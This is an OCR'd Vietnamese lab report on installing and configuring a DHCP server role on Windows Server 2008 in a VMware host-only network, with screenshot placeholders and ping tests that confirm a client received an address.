
1. Cấu hình Win server 2008


1.1. DHCP Server




1.1.1. Cấu hình ip tĩnh trước khi cầu hình DHCP server:

Control Panel > Network Connections


Chuột phải vào chọn Properties



Chọn Internet Protocol Version 4 > Properties




Cấu hình theo địa chỉ ip 192.168.12.2




1.1.2. Cài đặt DHCP

Start > Server Manager > Roles > Add Roles




Tại Before You Begin > Next


Tại Server Roles > **chọn DHCP Server và IIS** > Next > ….. > Install




Start > Administrative tools > DHCP




Chuột phải vào IPv4 > NewScope




Add scope




Cấu hình IP address range




Cấu hình Exclusions (loại trừ dãy IP)




Cấu hình Lease duration (thời gian sử dụng địa chỉ IP)



Cấu hình DHCP options, chọn “Yes, I want to configure these options now”




Không cấu hình default gateway > Next



Cấu hình DNS server

Parent domain

Chọn địa chỉ của máy chủ window 2008 > Add > Next




Không cấu hình Wins server > Chọn "Yes, I want to active this scope now"

Chọn Finish


DNS Server

Kiểm tra ip address của DNS tại ipv4 = với DHCP server:




1.1.3. Kiểm tra


1. Edit > virtual network editor > DHCP setting
2. DHCP Setting
3. Chọn network mình sử dụng, ở đây em chọn host-only
4. Bỏ tick ở use local DHCP service ……



Ping thử tới máy vừa đc cấp phát 192.168.12.3




Ping từ máy client - 192.168.12.3 > server – 192.168.12.2




Cấu hình xong DHCP, server cấp phát ip thành công

